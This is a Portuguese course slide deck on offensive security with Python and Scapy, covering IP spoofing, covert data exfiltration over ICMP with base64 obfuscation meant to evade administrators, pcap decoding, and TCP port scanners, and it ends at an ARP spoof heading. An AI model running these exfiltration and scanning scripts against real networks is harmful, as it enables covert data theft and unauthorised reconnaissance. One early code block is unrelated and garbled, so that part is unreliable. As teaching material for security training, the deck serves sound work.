

Cibersegurança Ofensiva

Automação de Segurança da Informação com
Python
05— Scapy



POS
ACADI-TI





Agenda

5.1 Manipulando ICMP

5.2 Enviando e Recebendo pacotes


5.3 Lendo Arquivo PCAP

5.4 Capturando Mac Address

5.5 Criando um Port Scanner

5.6 Criando um ArpSpoof

Bio



LEONARDO LA ROSA



Leonardo La Rosa

LEONARDO LA ROSA

Mais de 25 Anos de Experiência nas áreas de TI e Cibersegurança, com atuação em diversos setores de mercado.

Tecnólogo em Processamento de Dados pela UNIBAN
MBA em Gestão de Tecnologia da Informação pela FIAP

• C|EI • SANS Foundations • C|SCU • N|SF • C|ND • C|EH MASTER • C|SA • E|CIH • C|TIA • CASE JAVA • Lead Implementer ISO27701

- Cyber Security & Infrastructure Manager
- Docente na Pós Graduação de Cibersegurança
- Instrutor Certificado EC-Council
- Criador de conteúdo e Instrutor de treinamentos personalizados
- Speaker & Digital Influencer

Objetivo do módulo

1

Manipulando ICMP

2

Enviando e Recebendo pacotes

3

Lendo Arquivo PCAP

4

Capturando Mac Address

5

Criando um Port Scanner

6

Criando um ArpSpooF

Python e Scapy



```
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

def __init__(self, path):
    self.file = None
    self.fingerprints = set()
    self.logdups = True
    self.debug = 0
    self.logger = logging.getLogger('POCS')
    if path:
        self.file = os.path.join(path, 'pocs.log')
        self.fingerprints.update(self.fingerprints)

    @classmethod
    def from_settings(cls, settings):
        debug = settings.getbool('debug', False)
        return cls(job_dir(settings), debug)

    def request_seen(self, request):
        fp = self.request_fingerprint(request)
        if fp in self.fingerprints:
            return True
        self.fingerprints.add(fp)
        if self.file:
            self.file.write(fp + os.linesep)

    def request_fingerprint(self, request):
        return request_fingerprint(request)
```

PYTHON e Scapy

Além de seu uso básico para detectar pacotes de rede, o scapy também executa outras tarefas, que a maioria das outras ferramentas não pode fazer, como enviar frames inválidos, injetar seus próprios frames 802.11, combinar técnicas (salto de VLAN + envenenamento de cache ARP, decodificação VOIP) etc.

```
aSPY//YASa
  apyyyyCY////////YCa
    sY////////YSpCs  scpCY//Pp
ayp ayyyyyySCP//Pp      syY//C
AYAsAYYYYYYYY//Ps      cY//S
  pCCCCY//p            cSSps y//Y
  SPPPP//a             pP//AC//Y
    A//A               cyP///C
    p///Ac             sC///a
    P///YCpc           A//A
  scccccp///pSP///p    p//Y
sY////////y caa        S//P
cayCyayP//Ya          pY/Ya
sY/PsY///YCc          aC//Yp
  sc  sccaCY//PCypaapyCP//YSs
        spCPY////////YPSps
              ccaacs
using IPython 7.9.0

Welcome to Scapy
Version 2.4.3


https://github.com/secdev/scapy

Have fun!

Craft packets like I craft my beer.
-- Jean De Clerck
```

scapy

Scapy é uma biblioteca feita em Python, com seu próprio interpretador de linha de comando (CLI), que permite criar, modificar, enviar e capturar pacotes de rede. Ele pode ser usado interativamente através da interface da linha de comando ou como uma biblioteca importando-o para programas Python. Ele também pode ser executado nos sistemas Linux, Mac OS X e Windows.



Scapy é um poderoso programa interativo de manipulação de pacotes. Ele é capaz de forjar ou decodificar pacotes de um grande número de protocolos, enviá-los, capturá-los, analisar solicitações e respostas, e muito mais. Scapy pode lidar facilmente com a maioria das tarefas clássicas, como scanner, rastreamento, sniffing, ataques ou descoberta de rede. Ele pode substituir hping, arpspoof, arp-sk, arping, p0f e até mesmo algumas partes de Nmap, tcpdump e tshark.



<https://scapy.readthedocs.io/en/latest/>


scapy




A ideia é simples. Scapy faz principalmente duas coisas: **enviar pacotes e receber respostas**. Você define um conjunto de pacotes, ele os envia, recebe respostas, corresponde a solicitações com respostas e retorna uma lista de casais de pacotes (solicitação, resposta) e uma lista de pacotes incomparáveis. Isso tem a grande vantagem sobre ferramentas como Nmap ou hping que uma resposta não é reduzida (aberto/fechado/filtrado), mas é o pacote inteiro.

Send: Diz ao Scapy que você deseja enviar um pacote (apenas um único pacote)
IP: o tipo de pacote que você deseja criar, neste caso um pacote IP
(dst="192.168.0.150"): o destino para enviar o pacote para
/ICMP(): você deseja criar um pacote ICMP com os valores padrão fornecidos pela Scapy
/"Mensagem"): a carga útil para incluir no pacote ICMP

Enviando um pacote ICMP

 `send(IP(dst="192.168.0.150")/ICMP())`



The screenshot shows a Wireshark packet capture on an Ethernet interface. The filter is set to `ip.dst==192.168.0.150`. The packet list shows several ICMP Echo (ping) requests from 192.168.255.200 to 192.168.0.150. The packet details pane shows the structure of an ICMP Echo request, including the type (8), code (0), and data field. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
1397...	922.596419	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1398...	923.986680	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1399...	925.977097	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1944...	1385.240700	192.168.255.100	192.168.0.150	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1955...	1396.044873	192.168.255.100	192.168.0.150	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
1957...	1399.614048	192.168.255.100	192.168.0.150	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)


No exemplo acima, enviamos um pacote ICMP para o destino 192.168.0.150

```
>>> send(IP(dst="192.168.0.150")/ICMP())
```

Sent 1 packets.

Enviando um pacote ICMP

```
send(IP(dst="192.168.0.150")/ICMP()/"teste de mensagem")
```



The image shows a Wireshark packet capture window titled "Ethernet". The filter bar shows "ip.dst==192.168.0.150". The packet list shows several TCP packets followed by an ICMP Echo (ping) request. The packet details pane shows the ICMP Echo (ping) request with ID 0, sequence number 0, and TTL 64. The packet bytes pane shows the raw data of the ICMP Echo request, including the magic number 0xffffffff and the message "teste de mensagem".

No.	Time	Source	Destination	Protocol	Length	Info
2440...	1685.922590	192.168.255.100	192.168.0.150	TCP	54	1285 → 80 [ACK] Seq=444 Ack=85626 Win=131328 Len=0
2440...	1685.923438	192.168.255.100	192.168.0.150	TCP	54	1285 → 80 [ACK] Seq=444 Ack=88546 Win=131328 Len=0
2440...	1685.923991	192.168.255.100	192.168.0.150	TCP	54	1285 → 80 [ACK] Seq=444 Ack=90384 Win=131328 Len=0
2443...	1690.918244	192.168.255.100	192.168.0.150	TCP	54	1285 → 80 [ACK] Seq=444 Ack=90385 Win=131328 Len=0
2443...	1690.918353	192.168.255.100	192.168.0.150	TCP	54	1285 → 80 [FIN, ACK] Seq=444 Ack=90385 Win=131328 Len=0
2857...	1848.023564	192.168.255.100	192.168.0.150	ICMP	59	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

Data (17 bytes)
Data: 7465737465206465206d656e736167656d
[Length: 17]

0000 c4 6e 1f ac 43 70 8c 04 ba 26 f6 24 08 00 45 00 ..Cp...&\$..E.
0010 00 2d 00 01 00 00 40 01 f9 83 c0 a8 ff 64 c0 a8@.....d..
0020 00 96 08 00 78 fd 00 00 00 00 74 65 73 74 65 20x....teste
0030 64 65 20 6d 65 6e 73 61 67 65 6d de mensa gem

Em seguida, incluímos uma mensagem ao nosso pacote ICMP

```
>>> send(IP(dst="192.168.0.150")/ICMP()/"teste de mensagem")
```

Sent 1 packets.

Enviando um pacote ICMP

🟡 `send(IP(src="192.168.255.200", dst="192.168.0.150", ttl=128)/ICMP(type=8)/"Hello from Acadi-TI")`

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.dst==192.168.0.150

No.	Time	Source	Destination	Protocol	Length	Info
47	6.224811	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=128 (no r
66	7.461765	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=128 (no r
79	8.697709	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=128 (no r
135	9.796304	192.168.255.200	192.168.0.150	ICMP	61	Echo (ping) request id=0x0000, seq=0/0, ttl=128 (no r

Code: 0
Checksum: 0x9fcd [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
> [No response seen]

0000 c4 6e 1f ac 43 70 8c 04 ba 26 f6 24 08 00 45 00 ..n..Cp...&\$.E.
0010 00 2f 00 01 00 00 80 01 b9 1d c0 a8 ff c8 c0 a8 ./.....
0020 00 96 08 00 9f cd 00 00 00 00 48 65 6c 6c 6f 20Hello
0030 66 72 6f 6d 20 41 63 61 64 69 2d 54 49 from Aca di-TI


Data (data.data), 19 byte(s) | Packets: 339 · Displayed: 4 (1.2%) | Profile: Default

Adaptador Ethernet Ethernet:

```
Sufixo DNS específico de conexão. . . . . :  
Endereço IPv6 de link local . . . . . : fe80::5d9c:8eb3:bc63:3995%17  
Endereço IPv4. . . . . : 192.168.255.100  
Máscara de Sub-rede . . . . . : 255.255.255.0  
Gateway Padrão. . . . . : 192.168.255.1
```

No exemplo acima, nós falsificamos a origem do IP e enviamos uma mensagem no pacote ICMP, alteramos o tipo do ICMP e o TTL para 128

Enviando e recebendo pacotes

- 
- As funções “send” e “receive” são o coração de Scapy, e eles trabalham como um "casal" e retornar duas listas. O primeiro elemento é uma lista de casais (pacote enviado, resposta), e o segundo elemento é a lista de pacotes sem resposta. Ambos os dois elementos são listas, mas Scapy embrulha-os em um objeto para apresentá-los melhor, e para fornecê-los com alguns métodos que fazem mais ações frequentemente necessárias

Existem 3 funções principais para s&r (envio e recebimento) estas são:

- **sr()** - A função sr() é para enviar pacotes e receber respostas. A função retorna um par de pacotes e respostas, e os pacotes sem resposta.
- **sr1()** - Esta função é uma variante que só retorna um pacote que respondeu ao pacote enviado (ou o conjunto de pacotes). Ao usar sr() ou sr1() os pacotes devem ser pacotes de camada 3 (IP, ARP, etc.)
- **srp()** – A função srp() faz o mesmo para pacotes de camada 2 (Ethernet, 802.3, etc).

Enviando e recebendo pacotes

- Utilizando o que aprendemos até aqui, vamos começar a interagir com a biblioteca Scapy, enviando dados para um host e lendo a informação por outro host

ICMP_Sender.py

```
import scapy.all as scapy
import sys
scapy.sendp(scapy.Ether()/scapy.IP(src=sys.argv[1], dst=sys.argv[2], ttl=64)/scapy.ICMP(type=8)/sys.argv[3])
```

Utilizando apenas 3 linhas é possível criar um script funcional para envio de dados via ICMP (ping)

Enviando e recebendo pacotes



Agora vamos receber a mensagem no computador alvo, que está em escuta.

ICMP_Receiver.py

```
import scapy.all as scapy
pkts = scapy.sniff(filter="icmp", timeout =20,count=1)
print(pkts[0].lastlayer())
```

Para receber os dados, também usaremos 3 linhas em nosso script.

Enviando e recebendo pacotes




Avaliaremos o comportamento via Wireshark

ICMP_Sender.py

```
C:\>python .icmp_send.py 192.168.0.1  
192.168.0.11 "Aqui eu aprendi a exfiltrar dados por  
ICMP"
```

Sent 1 packets.

Como você percebeu, nosso script aguarda 3 parâmetros: o **IP de origem** (pode ser forjado), o **IP de Destino** e a **mensagem**:



Enviando e recebendo pacotes



Avaliaremos o comportamento via script ICMP_Receiver.py

16

ICMP_Sender.py

```
C:\>python .icmp_send.py 192.168.0.1  
192.168.0.11 "Aqui eu aprendi a exfiltrar dados por  
ICMP"  
.  
Sent 1 packets.
```

ICMP_Receiver.py

```
python .icmp_receive.py  
  
b'Aqui eu aprendi a exfiltrar dados por ICMP'
```

Como você percebeu, nosso script aguarda 3 parâmetros: **o IP de origem** (pode ser forjado), **o IP de Destino** e **a mensagem**:

Enviando e recebendo pacotes

- Agora, vamos incrementar o script para criptografar os dados, capturaremos os arquivos no WireShark e depois realizaremos a leitura do arquivo .pcap para decodificar a mensagem

ICMP_Sender2.py

```
import scapy.all as scapy
import sys
import base64
def ping():
    mystr = sys.argv[3]
    mystr_encoded = base64.b64encode(mystr.encode('utf-8'))
    blocks = []
    for i in range(0, len(mystr_encoded), 32):
        blocks.append(mystr_encoded[i:i+32])
    for i in blocks:
        scapy.sendp(scapy.Ether()/scapy.IP(src=sys.argv[1],
dst=sys.argv[2], ttl=64)/scapy.ICMP(type=8)/i)
    ping()
```

Para este script, incluímos a biblioteca base64, pois queremos que um administrador de redes tenha dificuldade de interpretar o conteúdo da nossa mensagem.

Enviando e recebendo pacotes




Avaliaremos o comportamento via Wireshark

ICMP_Sender2.py

```
C:\>python .icmp_send.py 192.168.0.254  
192.168.0.11 "Mensagem Secreta"
```

Sent 1 packets.

Perceba que agora a mensagem está codificada com base64



Enviando e recebendo pacotes



Agora, utilizaremos o leitor de arquivo .pcap para ler a mensagem e decodificá-la

Leitor_pcap.py

```
from scapy.all import *
import base64
capture = rdpcap('meupcap.pcap')
ping_data = bytes()
for packet in capture:
    if packet[ICMP].type == 8:
        ping_data += packet.load
print(base64.b64decode(ping_data))
```

Começaremos lendo o arquivo meupcap.pcap e procuraremos por pacote ICMP do tipo 8 (echo request).

Após a leitura do arquivo, decodificaremos a mensagem

Enviando e recebendo pacotes



Decifrando a mensagem escondida:

Leitor_pcap.py

```
python .\leitor_pcap.py
```

b'aqui na acadi-TI os alunos aprendem a programar em python e criar seus scripts usando a biblioteca scapy. Se conseguiu ler esta mensagem, significa que conseguiu ler o arquivo pcap'

Identificando Mac Address



Neste exemplo criaremos um script usando scapy onde informaremos o endereço IP do nosso alvo e receberemos o endereço Mac Address

arping.py

```
import sys
from scapy.all import srp,Ether,ARP,conf
if len(sys.argv) != 2:
    print("Usage: arping <net>\n eg: arping2text 192.168.1.0/24")
    sys.exit(1)
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
timeout=2)
for snd,rcv in ans:
    print(rcv.sprintf(r"%Ether.src% & %ARP.psrc%"))
```

```
C:\Users\rl34075>python arping.py 192.168.255.1
c4:6e:1f:ac:43:70 & 192.168.255.1
```

Criando um scanner de porta



Agora utilizaremos a biblioteca scapy para criar um scanner de porta funcional

```
import argparse
from scapy.all import *
def resultado(port, state):
    print("{} | {}".format(port, state))
def scan(target, port):
    print("Scan (TCP FLAG 0x02) em, {} na(s) porta(s) {}".format(target, port))
    sport = RandShort()
    pkt = sr1(IP(dst=target)/TCP(sport=sport, dport=port, flags=0x02), timeout=1, verbose=0)
    if pkt != None:
        if pkt.haslayer(TCP):
            if pkt[TCP].flags == 0x14:
                resultado(port, "Fechada")
            elif pkt[TCP].flags == 0x12:
                resultado(port, "Aberta")
            else:
                resultado(port, "TCP packet resposta / filtrada")
        else:
            resultado(port, "Sem resposta")
    parser = argparse.ArgumentParser("Acadi-TI PortScanner")
    parser.add_argument("-t", "--target", help="IP do alvo", required=True)
    parser.add_argument("-p", "--ports", help="Porta (21 ou 23 ou 80 ...)", type=int, required=True)
    args = parser.parse_args()
    target = args.target
    port = args.ports
    scan(target, port)
```

Neste script, além de utilizarmos a biblioteca scapy, também utilizaremos a biblioteca argparse, que é usada para passagem de argumentos.



<https://docs.python.org/3/library/argparse.html>

Criando um scanner de porta

■ Com base na tabela abaixo, que tipo de scan estamos realizando em nosso alvo?

TCP FLAG	HEX	DEC
NULL	0x00	0
FIN	0x01	1
SYN	0x02	2
RST	0x04	4
PSH	0x08	8
ACK	0x10	16
SYN + ACK	0x12	18
RST + ACK	0x14	20
PSH + ACK	0x18	24
URG	0x20	32

■ Qual é a resposta esperada para porta Aberta? E para porta Fechada? E para porta Filtrada?

Criando um scanner de porta



Analisando a saída do script.

```
C:\Users\rl34075>python scapy5.py -t 192.168.0.150 -p 80
Scan (TCP FLAG 0x02) em, 192.168.0.150 na(s) porta(s) [80]
[80] | Aberta
```



Analisando a saída no scapy

```
>>> sport = RandShort()
>>> pkt = sr1(IP(dst="192.168.0.1")/TCP(sport=sport, dport=80, flags=0x02), timeout=1, verbose=0)
>>> pkt.show()
.....
####[ TCP ]###
  sport   = http
  dport   = 65401
  seq     = 3700234691
  ack     = 1
  dataofs = 6
  reserved = 0
  flags   = SA
.....
```

Criando um scanner de porta



Analizando a saída do script.

```
C:\Users\rl34075>python scapy5.py -t 192.168.0.150 -p 8080
Scan (TCP FLAG 0x02) em, 192.168.0.150 na(s) porta(s) [8080]
[8080] | Fechada
```



Analizando a saída no scapy

```
>>> sport = RandShort()
>>> pkt = sr1(IP(dst="192.168.0.1")/TCP(sport=sport, dport=8080, flags=0x02), timeout=1, verbose=0)
>>> pkt.show()
.....
####[ TCP ]###
  sport    = 8080
  dport    = 52229
  seq      = 0
  ack      = 1
  dataofs  = 5
  reserved = 0
  flags    = RA
.....
```

Aprimorando nosso scanner de porta



Agora reescreveremos nosso scan para usarmos flags diferentes para TCP (SYN, NULL, XMAS) e UDP

```
parser = argparse.ArgumentParser("Acadi-TI PortScanner")
parser.add_argument("-t", "--target", help="IP do alvo", required=True)
parser.add_argument("-p", "--ports", type=int, nargs="+", help="Porta (21 23 80 ...)")
parser.add_argument("-s", "--scantype", help="Scan type, syn/udp/xmas/null",
                    required=True)
args = parser.parse_args()
target = args.target
scantype = args.scantype.lower()
if args.ports:
    ports = args.ports
else:
    ports = range(1, 1024)
if scantype == "syn" or scantype == "s":
    syn_scan(target, ports)
elif scantype == "udp" or scantype == "u":
    udp_scan(target, ports)
elif scantype == "xmas" or scantype == "x":
    xmas_scan(target, ports)
elif scantype == "null" or scantype == "n":
    null_scan(target, ports)
else:
    print("Tipo de Scan não suportado")
```

Basicamente replicamos o bloco onde temos nossa função scan (renomeada agora para `syn_scan`) e escrevemos mais 3 blocos: `udp_scan`, `xmas_scan` e `null_scan`, adicionando as devidas flags para cada um. Estes blocos de função serão chamados pelo argumento `-s` (ou `-- scantype`)

Também incluímos a possibilidade de adicionar mais portas como parâmetro (`nargs="+"`)

Se não forem informadas as portas (`-p` ou `-- ports`), o scan será feito nas portas de 1 a 1024

Aprimorando nosso scanner de porta



Como podemos realizar um scan em mais de 1 porta, incluiremos um laço **for** para cada porta indicada.

```
def syn_scan(target, ports):
    print("SYN Scan (TCP FLAG 0x02) em {} na(s) porta(s) {}".format(target, ports))
    sport = RandShort()
    for port in ports:
        pkt = sr1(IP(dst=target)/TCP(sport=sport, dport=port, flags=0x02), timeout=1, verbose=0)
        if pkt != None:
            if pkt.haslayer(TCP):
                if pkt[TCP].flags == 0x14:
                    resultado(port, "Fechada")
                elif pkt[TCP].flags == 0x12:
                    resultado(port, "Aberta")
                else:
                    resultado(port, "Resposta TCP / filtrada")
            elif pkt.haslayer(ICMP):
                resultado(port, "Rsposta ICMP / filtrada")
            else:
                resultado(port, "Resposta Desconhecida")
            print(pkt.summary())
        else:
            resultado(port, "Sem resposta")
```

Agora nosso scanner de porta poderá receber mais portas, e enviar pacotes modificados e aguardar o seu retorno para interpretarmos os resultados.

Aprimorando nosso scanner de porta

🟡 Como resultado, podemos agora analisar as portas abertas, com base na resposta recebida pelo nosso script

```
C:\Users\r134075\OneDrive\python\Scripts\Modulo 5>python PortScanner2.py -t 192.168.48.130 -s s -p 80 443 22 8080
SYN Scan (TCP FLAG 0x02) em 192.168.48.130 na(s) porta(s) [80, 443, 22, 8080]
80 | Fechada
443 | Fechada
22 | Fechada
8080 | Aberta
```

```
C:\Users\r134075\OneDrive\python\Scripts\Modulo 5>python PortScanner2.py -t 192.168.48.130 -s x -p 80 443 22 8080
XMAS scan (TCP FLAG 0x29) em 192.168.48.130 na(s) porta(s) [80, 443, 22, 8080]
80 | Fechada
443 | Fechada
22 | Fechada
8080 | Aberta / Filtrada
```


Realizando um ataque de ArpSpoof

